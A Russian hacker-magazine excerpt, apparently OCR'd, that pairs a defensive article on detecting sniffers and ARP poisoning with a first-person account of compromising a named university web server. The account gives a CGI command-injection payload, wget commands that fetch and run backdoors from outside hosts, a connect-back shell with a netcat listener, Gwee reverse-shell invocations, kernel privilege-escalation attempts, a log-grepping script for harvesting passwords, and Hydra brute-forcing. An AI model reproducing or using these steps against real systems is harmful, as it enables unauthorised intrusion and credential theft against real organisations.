Этот прием с блеском работает на большинстве Linux-систем и некоторых Windows. Однако в последнее время стало модным снабжать снифер виртуальным фильтром MAC-адресов. На некоторых перехватчиках проверка ведется лишь по первому байту мака, таким образом, статическое представление MAC-адреса в виде FF-00-00-00-00-00 может привести к положительному результату (система увидит в MAC широковещательный адрес и ответит на него).




[обнаружение снифера методом пинга]



2 Провокация с помощью ARP. Второй метод поиска нюхачей заключается в посылке ARP-запроса на обычный, не широковещательный адрес. Когда система хочет узнать IP-адрес машины, она посылает на broadcast-ip запрос who has, который направлен на выявление MAC по известному IP. Исходя из факта, что машина с запущенным снифером примет все пакеты, можно послать ARP-запрос на конкретный IP-адрес. После того как пришел ARP-ответ, необходимо посмотреть айпишник отправителя. В случае, когда он не соответствует адресу, на который был послан запрос, можно судить, что на машине запущен снифер.
Рассмотрим этот прием на конкретном примере. Допустим, ты находишься за компьютером A с IP-адресом 192.168.0.5 и шлешь ARP-запрос на IP-адрес 192.168.0.6. После этого тебе возвращается ответ с MAC-адресом, но уже от 192.168.0.13. Это означает, что за последним хостом скрывается злоумышленник, вооруженный пассивным снифером :).
3 DNS — твой друг, товарищ и брат. При приеме данных снифер сразу же пытается резолвнуть IP-адрес в удобочитаемый hostname. Именно за эту зацепку можно ухватиться и таким образом выявить перехватчик. Если ты являешься администратором сети, то твои действия упрощаются. Необходимо лишь выполнить команду tail -f /var/log/named/queries.log и пингануть машинку, которой в данный момент нет в сети. В этот момент снифер умеючи перехватит ICMP-пакет и попытается резолвнуть адрес отправителя и получателя. В логе DNS-запросов сразу же появятся сведения об этом, и ты быстро уличишь хакера.
Сложнее, если ты обычный пользователь локалки. Но даже в таком случае можно воспользоваться этим приемом. Тебе нужно лишь отплатить врагу той же монетой. Запусти любой снифер, установи в нем фильтр на DNS-запросы и пингуй какой-нибудь узел. Если в логе перехватчика появятся сведения об обращении к DNS-серверу, пришедшие с левого IP-адреса, знай: в сегменте завелся хакер. Кстати, этот метод является универсальным и работает даже в том случае, если злоумышленник пользуется сторонним DNS-сервером без логирования запросов.
Однако может случиться так, что взломщик намеренно отключит трансляцию IP-адресов в символьные значения. В этом случае можно прибегнуть к более изощренным способам отлова.
4 Ловушка. В наше время становятся модными сниферы, которые отображают только важную информацию. Сейчас уже мало кто будет пользоваться простыми анализаторами сети типа tcpdump. Хакер лучше скачает умную программу ZXSniffer, умеющую отлавливать пароли к различным сервисам. На таких взломщиков мы и будем искать управу.
Самый простой способ этого метода заключается в следующем: допустим, у тебя есть свой FTP-сервер, на котором ты хранишь различные фильмы и музыку. Твоя задача — заинтересовать хакера, чтобы он зашел на твой FTP'шник. Причем не под обычным логином, а под привилегированным. Для этого создай пользователя root со сложным паролем. Затем зайди с тачки, не принадлежащей твоей локалке, на собственный FTP. Ловушка готова! Теперь, если хакер отловил «привилегированный» аккаунт, он обязательно зайдет посмотреть на твой архив. А ты по логам определишь IP, за которым скрывается злоумышленник.
Данный прием чем-то напоминает социальную инженерию, так как ты заранее подстраиваешь исход ситуации. Этот метод действительно универсален и подходит для всех сниферов и ти-

[СОФТ ДЛЯ ОБНАРУЖЕНИЯ СНИФЕРОВ]

1 Самая хитовая программа, применяемая в системе WinNT, называется AntiSniff (*www.l0pht.com/antisniff*). Она юзает большинство способов детектирования сниферов на хабах и в деталях отчитывается о сканировании сети. Программа имеет интуитивно понятный интерфейс и не нуждается в инсталляции.
2 На втором месте идет софтина с названием PromicScan (*www.securitylab.ru/tools/download/25281.html*). С ее помощью можно выявлять адаптеры, находящиеся в смешанном режиме. Однако программа платная, и в триале удастся лишь просканировать сеть 192.168.0.0/24.
3 Для *nix-систем применяется утилита neped (*www.apostols.org/projectz/neped/*), которая тестирует наличие сниферов с помощью мониторинга DNS-запросов. Программа зарекомендовала себя как весьма эффективное средство по борьбе со злоумышленниками.
4 Похожая софтина называется sentinel (*www.packetfactory.net/Projects/sentinel*). В программу внесено несколько методов, ориентированных на обнаружение пакетных сниферов.
5 И наконец, обязательно заюзай описанный в статье ядерный модуль arp_antidot (*www.securitylab.ru/_tools/antidote2.diff.gz*) и программу ArpWatch (*www.securityfocus.com/data/tools/arpwatch.tar.Z*). Напомню, что эти средства применяются для обнаружения пассивных сниферов, базирующихся на атаке типа MitM.


(расставляем ловушки для хакеров)

пов операционных систем. Если ты озабочен вопросом, что твои данные кем-то перехватываются, обязательно подстрахуй себя этой проверкой.

5 Тест сетевой латентности. Предложу еще один способ определения пассивных сниферов. Он заключается в посылке мусора в сеть. Причем сгенерированные пакеты должны иметь левые MAC-адреса. Параллельно с этим осуществляется пинг всех машин в сети и сравнение результатов. По определению снифер будет кушать все пакеты и тем самым загружать собственный канал. Параллельный опрос времени ответа укажет на виновника. Впрочем, данный прием целесообразен, когда ты точно знаешь топологию твоей локалки. Бывает, что провайдер сам зарезает канал до определенных узлов. В этом случае прием не имеет особой эффективности.

6 Локальное выявление сниферов. Если у тебя есть подозрение, что хакер установил перехватчик данных на маршрутизаторе, либо одним из вышеперечисленных приемов ты доказал этот факт, то следует найти и нейтрализовать снифер. Самый простой способ отыскать нюхача — выполнить команду ifconfig ether_name. Если в выводе результата будет присутствовать слово PROMISC, это означает, что адаптер находится в прослушивающем режиме и, следовательно, в системе есть снифер. Однако даже если атрибута PROMISC не будет, взломщик мог установить руткит и протроянить бинарник /sbin/ifconfig. На всякий случай возьми проверенный исполняемый файл и запусти его на маршрутнике.

[активная атака — скрытая атака] Даже если ты уверен, что твоя сеть строится на одних коммутаторах, это не означает, что передаваемые данные на 100% защищены. Используя метод отравления ARP-таблиц (ARP-poisoning), хакер может заставить шлюз пересылать информацию через свой компьютер. Описание этой атаки я уже приводил в прошлом номере (статья «Операция «Вулкан-5»), поэтому повторяться не буду.


Методы защиты от такого перехвата могут быть применены лишь администраторами сети. К сожалению, пользователь от таких атак защититься не может. Но, как говорится, безысходных ситуаций не существует, поэтому читай во врезке готовые решения, применяемые против всех нюхачей. А пока рассмотрим средства противостояния против атаки типа MitM.

1 ARPWatch — простенько и со вкусом. ARPWatch (*www.securityfocus.com/data/tools/arpwatch.tar.Z*) — это очень хорошая тулза. Она занимается выявлением нелегально присвоенных MAC-адресов, отлавливая все ARP-ответы и складывая их в базу. Если какой-то узел отправил пакет с MAC-адресом, уже имеющимся в базе, программа сравнивает его с записанным и в случае несоответствия отправляет e-mail-уведомление администратору.

Таким образом, все активные нюхачи будут обнаружены админом. Но здесь следует оговориться: в случае, если в сети используется DHCP-протокол, программа ARPWatch не может быть использована, поскольку один и тот же MAC-адрес вполне может быть закреплен за разными IP-адресами.

(играем с arpwatch)

2 ARP_AntiDot kernel patch. Ядерная заплатка с интересным именем arp_antidot (*http://securitylab.ru/_tools/antidote2.diff.gz*) изменяет реализацию протокола ARP в Linux и полностью нейтрализует атаку ARP-poisoning. Когда в систему приходит ARP-запрос с требованием изменить MAC, запускается специальная процедура верификации: всем машинам посылается дополнительный широковещательный пакет, ответом на который будут IP- и MAC-адреса. Если какой-то узел пришлет тот же MAC, что и в поддельном запросе, атака будет распознана. С помощью значений sysctl можно настроить реакцию заплатки на атаку. Возможны три варианта: просто сообщить администратору, сообщить и прописать IP-адрес как статический либо сообщить и заблокировать IP-адрес.


(зри в PROMISC!)

Если смена MAC-адреса связана не с атакой, а со стандартной ситуацией, ядро обновит запись после небольшого промежутка времени.

Установить патч очень просто. Сперва скачиваем его, затем распаковываем и применяем (patch -p1 < antidote.diff). После этого необходимо перекомпилировать ядро и настроить заплатку. Вот опции ядра, которые добавляются в sysctl -a после применения патча:

net.ipv4.neigh.default.arp_antidote=режим, где «режим» — одна из вышеперечисленных реакций.

К сожалению, этот патч был написан только для ядра 2.4 и, как следствие, применим лишь на Linux-серверах. Но автор патча, небезызвестный buggzy, не останавливается на достигнутом и будет продолжать развивать свой проект и для других операционных систем.

[сниферы выявлены, взломщики наказаны] Я думаю, что после практического применения этих приемов в твоей сети поубавится «рыбаков». Сам понимаешь, тестировать сеть вручную — большой гемор, поэтому специально для тебя умельцы написали грамотный софт, распознающий сниферы в локальной сети. За подробностями обращайся ко врезке.

А мне лишь остается проститься с тобой и пожелать удачи в успешном обнаружении сниферов. И не дотягивай до последнего, когда о твоих паролях будет знать весь интернет!

[СПОСОБЫ ЗАЩИТЫ ОТ «РЫБАКОВ»]

Существует ряд приемов, которые стопроцентно помогут тебе защититься от сниферов. С радостью поведаю тебе о них.

1 [VPN] Достаточно универсальное средство, которое поможет тебе не только изменить IP-адрес, но и зашифровать данные. При этом никакой снифер не сможет их расшифровать. Чтобы воспользоваться VPN-доступом, можно приобрести его за сравнительно небольшую плату либо поставить софт на доверенном *nix-сервере за пределами локальной сети.

2 [stunnel] Защищенное туннелирование трафика — способ защиты, похожий на VPN, однако с его помощью можно зашифровать данные только по одному протоколу. Для реализации этого метода достаточно поставить программу stunnel на удаленной машинке и на своей. Затем потребуется настроить сервер и клиент с последующим их соединением (за подробностями обращайся к статье «Выбери свой туннель», X/03.2002). Таким образом можно защитить себя от перехвата трафика в ICQ или IRC.

3 Использование защищенных соединений

Если у тебя нет денег на сервисы, как и доверенных серверов :), ты можешь охранять свои данные абсолютно бесплатно. Для этого потребуется лишь перенастроить все сетевые клиенты на защищенные протоколы, благо большинство сервисов это позволяет. Например, никто не мешает тебе снимать почту через IMAP-SSL и слать ее через SMTP-SSL. Также можно юзать защищенное соединение в IRC-сетях либо в Web-браузере.

Как ты понял, вся сила в шифровании. Только зашифрованный трафик можно спокойно отпускать в путешествие по открытым сетевым каналам. Даже если за тобой будет наблюдать хакер, он не утащит у тебя ни байта ценной информации.





BOOM-BOOM ALMIGHTY



BOOM

MP3, WMA, ASF
43 часов
FM Tuner & Диктофон
OLED дисплей
Plug & Play . Не требуются драйвера
USB Mass Storage
USB 2.0

www.mpio.com.ru



УЖЕ МНОГО ЛЕТ БЫТУЕТ МНЕНИЕ, ЧТО АДМИНИСТРАТОРЫ УЧЕБНЫХ ЗАВЕДЕНИЙ, НА ЧЬЕМ ПОПЕЧЕНИИ НАХОДЯТСЯ ОСНОВНАЯ МАССА МАШИН, РАЗДОЛБАИ КАКИХ СВЕТ НЕ ВИДЫВАЛ И, МЯГКО ГОВОРЯ, ОНИ НЕКОМПЕТЕНТНЫ В СВОЕЙ ОБЛАСТИ. ПОСКОЛЬКУ СЦЕНАРИИ ДЛЯ ВУЗОВСКИХ ВЕБ-УЗЛОВ ПИШУТ ПРОВИНИВШИЕСЯ СТУДЕНТЫ НА ПРАКТИКЕ, ЭТИ ПРОГРАММЫ ВЕСЬМА КОРЯВЫЕ И В НИХ ПОЛНО ОШИБОК. В ОДИН ИЗ ДОЖДЛИВЫХ ВЕСЕННИХ ДНЕЙ, КОГДА ИЗ-ЗА ТЯЖЕЛОГО СВИНЦОВОГО НЕБА И ОБИЛИЯ ЦВЕТАСТЫХ ЗОНТОВ НА УЛИЦЕ КАЗАЛОСЬ, ЧТО НА ДВОРЕ СЕРЕДИНА ОКТЯБРЯ, И ВЫХОДИТЬ НА УЛИЦУ СОВЕРШЕННО НЕ ХОТЕЛОСЬ, Я РЕШИЛ ПРОВЕРИТЬ ЖИЗНЕННОСТЬ ЭТОГО МИФА. И ПОЛУЧИЛОСЬ ЗАБАВНО | Александр Любимов aka Sashiks (real_sshx@mail.ru)

Все действия, описанные в этой статье — вымысел. В данном материале был представлен сценарий готовящегося к выпуску голливудского боевика. Все персонажи и события вымышлены. Любые совпадения — случайность :).

Скачиваем Gwee со следующих сайтов: http://tigerteam.se/dl/gwee www.cycom.se/dl/gwee Скрипт из статьи тяни отсюда: http://unixforge.org/~sshx/x

На нашем диске ты найдешь полные версии программ, описанных в этой статье.

Университетский хак

Как Gwee помог взломать университетский сервер

[hack the University] На помощь, как всегда, пришел верный Гугл. Я ввел в строку поиска что-то вроде site:edu.ua и через некоторое время, потраченное на интеллектуальное тыканье по ссылкам, я попал на сайт крупного донецкого ВУЗа — ДоНТУ (*donntu.edu.ua*). Что же, неплохо для начала. Впечатлял список сайтов кафедр. Разумеется, на одном из них я ожидал встретить бажный скрипт, который ждал бы меня, чтобы выдать веб-шелл или позволить слить важную БД. Осталось только найти этот сценарий.

Я бегло начал просматривать довольно убогие (в плане оформления) страницы. Но, к сожалению, большинство страниц были построены на статичном html. Искать там было, соответственно, нечего. Но вдруг, совершенно неожиданно, мне улыбнулась госпожа Удача! Тыкая по ссылкам, я попал на «Факультет компьютерных информационных технологий и автоматики» (*http://fkita.donntu.edu.ua/cgi-bin/index.pl*) и нашел там то, что искал. С индекса меня сразу же перебросило на веселую страницу *http://fkita.donntu.edu.ua/cgi-bin/index.pl?newsfor=fcita&page=contentindex&show=true*.

Судя по дате последнего поста, сайт давно не обновляли и, следовательно, за ним никто не следил. Я решил попробовать подставить в параметр page заветную строчку «|id|» и, сразу после того как страница загрузилась, я узнал, что у меня есть доступ к веб-шеллу, причем с правами локального юзера apache! Да, ты все верно понял: этот cgi-сценарий имеет в себе столетний баг, из-за которого можно выполнить любую команду, указав ее вместо имени открываемого файла. Теперь осталось лишь найти, чем бы залить бэкдор на машину. Мне было необходимо узнать, какие утилиты для закачки установлены в системе и лишь потом производить upload. Я выполнил команду | which wget;which lynx | и узнал, что на машине стоит wget. Отлично! То, что нужно! Командуем | wget *http://sever.org/~sshx/x/bd.pl -O /tmp/bd.pl;perl /tmp/bd.pl* |. По моей идее, после выполнения этого запроса должен был закачаться бэкдор и открыться 37900 порт для прослушивания входящих соединений. Я попробовал подключиться на нужный порт, но из этой затеи ничего не вышло, так как порт был закрыт. Видимо, эту машину защищает межсетевой экран, и он не позволил мне прицепиться к бэкдору. Я запустил на своем удаленном шелле nmap, чтобы посмотреть, какие порты открыты наружу:

```
$ nmap -sV -F http://fkita.donntu.edu.ua
21/tcp  open   ftp    ProFTPD 1.2.10rc1
22/tcp  open   ssh    OpenSSH 3.6.1p2 (protocol 1.99)
80/tcp  open   http   Apache httpd 1.3.33 ((ALT Linux/alt1) rus/PL30.20)
```

Да, действительно, все пакеты, идущие на компьютер, кроме адресованных службам web, ftp и ssh, зарезались. Баннеры сервисов указывали на то, что софт своевременно и добросовестно обновляли. Ну, ничего, против лома нет приема (как оказалось потом, против моего лома прием все же нашелся :)). Можно поп-

робовать старый добрый cbd.pl (conn-back бэкдор на Perl аналогичен ему же на C, но более удобен, так как perl-интерпретатор присутствует практически на 90% машин).
Отдав команду *wget http://site.org/~sshx/x/cbd.pl -O /tmp/cbd.pl;perl /tmp/cbd.pl мой_ip 5000*, я запустил у себя на машине неткат и ждал подключений:

```
$ nc -vv -l -p5000
```

Но, к моему величайшему удивлению, ничего не произошло. Может, проблема с гадским бэкдором? Я решил залить его еще раз, только с флагом *-o /tmp/res.txt*, чтобы более подробно изучить процесс загрузки. Возможно, изъян заключался именно в процессе заливки файла. Я просмотрел отчет о download'е, и меня постигло разочарование: в последней строчке *res.txt* я увидел следующее:

```
Connecting to site.org [62.121.133.131]:80... failed: Connection refused.
```

Это был жестокий облом. Как выяснилось позже, я не мог скачивать из инета никаких файлов, и это заставило призадуматься о дальнейших действиях на вражеской стороне.
Возможно, читая эту статью, ты подумал, что «вот опять стандартный взлом через веб, о которых в журнале уже сто раз писали. Неужели нет чего-то поинтереснее?». Это не так :). Вот скажи мне, что делать в этой ситуации, как быть? Есть веб-дырка, через которую с горем пополам можно выполнять команды. Никакой внешний файл загрузить напрямую невозможно. Ты знаешь, что делать дальше? Если знаешь, смело пролистывай страницу. А мы пока научимся кое-чему новому.



[главная страница Донецкого технического университета: сейчас я взломаю этот сайт!]

[гиви, подкинь палку!] Внезапно я вспомнил о Gwee. Да, именно о Gwee, а не о пиве :). Для донецких танкистов сообщаем: Gwee — это универсальная программа для эксплуатации уязвимых cgi-скриптов. Установка ее проста как две копейки:

```
$ tar -xzf gwee-x.xx.tar.gz
$ cd gwee-x.xx
$ make unix
(или просто make в зависимости от версии программы)
$ make install
```

Однако есть одно большое и мохнатое «но» при установке. Программа может не собраться вовсе, если на машине не установлен OpenSSL. Чтобы отключить его поддержку, нужно открыть Makefile и внести следующие изменения:


```
CFLAGS=-Wall -Wshadow -O2 -DWITH_SSL
(удаляем запись -DWITH_SSL)
LDFLAGS=-s -lssl -lcrypto (а здесь убираем -lssl -lcrypto)
```

Все, теперь сохраняем изменения и собираем программу. В принципе, проблем больше возникнуть не должно. Gwee теперь полностью готов к бою. Я запустил его с такими параметрами:

```
./gwee -y'?newsfor=fcita&page=|' -z '|' http://fkita.donntu.edu.ua/cgi-bin/index.pl -La -p4000 -v -G
```

Чтобы понять, какие флаги что обозначают, советую обратиться к соответствующей врезке. Замечу также, что такой прием не прокатит на большинстве фриварных шелл-хостингов, так как они запрещают юзерам открывать вообще любые сетевые соединения.
Итак, теперь долгожданный терминал на институтской машине у меня был. На компе крутился Linux с ядром ветки 2.4, к тому же тачка была мультипроцессорной, поэтому был шанс поднять свои привилегии локально с помощью существующих public exploit'ов. Но вот незадача: как же транспортировать эксплой-


[уязвимый универ открывает свои двери]


[вот он — бастион сисадмина]

ты, если нет рабочего загрузчика wget`a? Более того, на машине не было также и стандартного nix'ового ftp-клиента: его просто-напросто удалили! Но выход находится всегда. Можно попробовать записать код эксплойта в файл так: *cat>exploit.c<<//EOF*. Потом вставить код и в конце дописать //EOF. Сохранив таким образом несколько паблик-отмычек, я уже хотел было компилировать их, но в ответ на gcc интерпретатор руганулся, что command not found, и это разочаровало меня :(. Какая-то безвыходная ситуация получается. Сервер защищен файрволом, нет возможности закачивать файлы, отсутствует рабочий компилятор. Что же делать?

[смертельный upload] Необходимо было придумать способ беспрепятственно закачивать файлы на сервер. Я подумал, что можно написать на Perl программу, которая будет выкачивать целевой файл по http. Полазав немного по инету, я нашел нужное, а именно — инфу по модулям HTTP и LWP. Я написал небольшой скриптик, с помощью которого можно загружать файлы на компьютер с отсутствующими утилитами для закачки (те же wget, fetch, curl). Скрипт можешь найти на диске или скачать отсюда: *http://unixforge.org/~sshx/x/wget.tar.gz*. Я думаю, ты без труда разберешься, как он работает, если же возникнут вопросы, смело пиши на мыло.
Сценарий принимает в качестве аргумента http-ссылку, в которой находится нужный документ, либо, если запущен с параметром « –f », парсит указанный текстовый файл, где хранятся ссылки, и выкачивает по ним файлы. Скрипт я сохранил на сервере, но запустить его не вышло — Can't locate LWP/UserAgent.pm. Это же бред какой-то :(. Крыша тихонько скрывалась за горизонтом, помахивая шифером. Немного поразмыслив и почесав репу, я вспомнил об ftp. О протоколе ftp: функции работы с ftp-протоколом реализованы практически во всех языках программирования. Я выбрал php. На часах было уже четыре утра: немного поздновато, чтобы что-то выдумывать, тем более что изобретать очередной велосипед на ночь глядя совершенно не хотелось. Поэтому я открыл мануал по PHP, нашел пример работы с ftp-функциями, скопировал его, добавил несколько строк своего кода и получил рабочий сценарий (*http://unixforge.org/~sshx/x/ftp.php.txt*). Вуаля! Корявый ftp-uploader был готов. Пару слов о нем.
Чтобы загрузить нужный файл, достаточно поменять значение переменной $remote_file на нужное (я подразумеваю, что все необходимые файлы лежат на одном ftp-сервере). Запустив


[GWEE]
Gwee (Generic Web Exploitation Engine) — уникальная в своем роде программа, которая заливает реверсивный шелл-код на удаленный сервер, защищенный файрволом. Действительно удобный (и в некоторых случаях единственный) способ обхода брандмауэра. Ролик по использованию Gwee ты мог увидеть в «Хакере» №73, но все же я расскажу немного о нем. Во-первых, Gwee можно запускать как из-под Unix, так и из-под Windows. Основные флаги для использования Gwee:

-y указываем часть уязвимой строки ДО параметра l
-z часть строки ПОСЛЕ параметра l
-L встроенный TCP-слушатель портов. Короче говоря, если указать этот флаг, не нужно будет включать неткат (nc -vv -l -p31337)
-l адрес, к которому приконнектится реверсивный шелл-код.

Остальные параметры ты можешь изучить сам — я описал самые основные, именно они 100% понадобятся тебе для работы. К слову, еще для работы программы можно явно указать желаемый шелл-код, вид заливки, метод запросов (GET, POST) и т.д. Если у тебя возникнет какой-то вопрос по параметрам Gwee, смело обращайся ко мне за советом. Иногда Gwee неправильно определяет локальный адрес или берет 127.0.0.1, поэтому его можно указать явно. Если же твой компьютер находится в локальной сети и обладает серым IP-адресом, из этой затеи ничего не выйдет, так как с тобой не сможет соединиться взломанный компьютер.
На первый взгляд, параметры программы кажутся непонятными и запутанными, но я сейчас приведу пример, и все станет на свои места. Допустим, есть уязвимый сайт *www.fbi.com/cgi-bin/script.pl?file=|id|&param=1*.
Чтобы получить доступ к терминалу, запускаем Gwee следующим образом:

```
./gwee -y ' ?file= ' -z ' |&param=1 ' -Lf -l наш_инет_адрес http://www.fbi.com/cgi-bin/script.pl
```

Еще одно: если ты запускаешь Gwee из-под Windows, то нужно использовать (обязательно) вместо одинарных кавычек «'» двойные «"».



[веб-хранилище ДоНТУ]

php-скрипт несколько раз, я слил в /tmp уже собранные эксплойты. С помощью отмычек под mremap() и do_brk() я хотел получить рут-шелл. Скрестив пальцы, я пробовал запускать их по очереди, надеясь, что у меня установится uid=0. Но, как на зло, ничего не выходило :(. Эксплойты, собранные на сторонней машине, ни в какую не хотели ломать ядро, ничего не получалось.

[миссия невыполнима] Надо было как-то спасти ситуацию. Нужна была хоть какая-то зацепка. Я выполнил cat */etc/passwd | grep bash* и увидел, что юзеров с bash-оболочкой было только двое, не считая root'a. Вообще-то в passwd было много пользователей, но у большинства у них был только ftp-доступ к машине. Я присмотрелся к их директориям, которые по большей части находились в */var/www/vhosts*. В каталоге было множество сайтов (именно те самые страницы кафедр, что располагались на главной странице университета), и среди них была очень интересная папка logs. В ней жило нереальное количество апачевских логов по всем хостящимся на машине сайтам. Перебирать их все вручную — самоубийство, поэтому я за две минуты написал вот такой вот скрипт:

[скрипт-парсер логов]

```
#!/usr/bin/perl
$dir="/var/www/vhosts/logs";
opendir(DIR,$dir);
@a= readdir DIR;
foreach(@a){
print "Viewing $_ ... \n";
system("cat $dir/$_ |grep pass >>/tmp/grepped.txt");
}
print "Done \n";
```

Он считывает все файлы из папки с логами, парсит каждый на наличие строки pass. Рекомендую прибегать к его услугам, когда требуется пересмотреть множество лог-файлов на наличие нужной строки и при этом не потерять время и рассудок :). Все «грепанутые» строки сохранялись в файл grepped.txt в темпе. «Собственно, почему ты решил просматривать апачевские журналы?» — спросишь ты. А все потому, что в журналах есть очень много интересных записей httpd-демона. Вот смотри: ты обращаешься к серверу *www.sobakoff.net/pots.php* и думаешь, что останешься безнаказанным :). Не тут-то было. В этот момент на стороне сервера все запросы сохраняются в файл (обычно access.log). Таким же образом, если во время выполнения запроса произошла ошибка (например: pots.php — нет такого файла на сервере!), то результат аналогичным образом старательно записывается в error.log. Вот так в лог-файлы могут попадать различные интересные записи, например пароли от админок или другая ценная для нас информация. Поэтому одной из важных задач при проникновении на сервер является просмотр журналов http-демона. Итак, я запустил парсер логов и тупо втыкал в экран, по которому быстро побежали строчки, свидетельствовавшие о том, что проходит проверка журналов. Судя по размеру grepped.txt, ночь предстояла долгая и, без сомнений, веселая :).

[победа за нами] Утро следующего дня. Я просмотрел по диагонали два лог-файла общим размером в 8 Мб и узнал о сервере очень много интересных подробностей, но, к сожалению, рутового пароля среди полученных не оказалось. Я пробовал парсить конфиги с другими параметрами, но так ничего ценного и не выудил ;(. Выход напрашивался один: нужно запустить брутфорсер и натравить его на ftp-сервер, чтобы поднять полноценный акк на сервере. Я закачал на сервант гидру, записал валидные учетные записи, загрузил несколько больших словарей и запустил подбор аккаунтов для локального FTP. Это довольно бронебойный прием: скорость локального брута достигает огромных значений. Стоит ли говорить, что я доковырял сервер довольно быстро :)

[ВЕЛОСИПЕД СВОИМИ РУКАМИ]

Бывает, доставить и собрать тот же Gwee на своем шелле не получается (причин много). Не беда — мы сами с усами! Залить бэкдор на сервер можно самостоятельно — достаточно иметь на машине Perl и модуль LWP. Поэтому транспортировка файла осуществляется элегантным perl-сценарием. Приводить код программы не буду, ты и так найдешь ее на диске (или отсюда: *http://unixforge.org/~sshx/x/sender.tar.gz*). Принцип в том, что файл построчно транспортируется на удаленный сервант и записывается в файл посредством */bin/echo*. Если есть необходимость переправлять большие файлы (например полноценный веб-шелл), можно сделать пару изменений в коде, которые склеивают файл в несколько строчек и уже потом переправляют. Так получится нехилый прирост в скорости. Мой образец сценария смотри на диске.

[МЕТОДЫ ЗАГРУЗКИ]

Как видишь, есть множество методов загрузки информации на целевую машину. Приведу некоторые из них:

1 Браузеры lynx(links). Можно скачать любой файл браузером: lynx *www.ru/file.c*

2 Качалки. Известно множество качалок под *nix, и если на машине нет wget, можно попробовать fetch, curl и другие.

3 WEB-shell(php, cgi). У большинства веб-шеллов есть возможность загрузки файлов на сервер.

4 Ftp. Ftp немного уступает по удобству всем вышеперечисленным методам. Тем более, если у тебя нет доступа к интерпретатору, то слить файл вряд ли получится: общаться с ftp-сервером необходимо в интерактивном режиме. Чтобы обойти это неудобство, можно записать все команды в файл, а потом запустить ftp-клиент, перенаправив файл с командами ему. Пример:

```
$echo 'user hacker pass' >ftp.txt
$echo 'get exploit.c /tmp/exploit.c' >>ftp.txt
$echo 'quit'>>/ftp.txt
$ftp -n ftp_server.ru <ftp.txt
```

5 Самопальные сценарии. Их примеры я уже приводил. Это обычно скрипты на интерпретируемых языках (например на том же Perl). Если ты знаешь еще какие-нибудь интересные (и нестандартные) методы заливки файлов, пиши — мне будет очень интересно узнать! В первую очередь рекомендую заливать именно веб-шелл, так как кроме выполнения команд (например привязка */bin/bash* к порту) можно свободно скачивать/закачивать на сервер файлы, что не может не радовать :).

COMMA



Смена командования

О том, как можно увести чужой ботнет

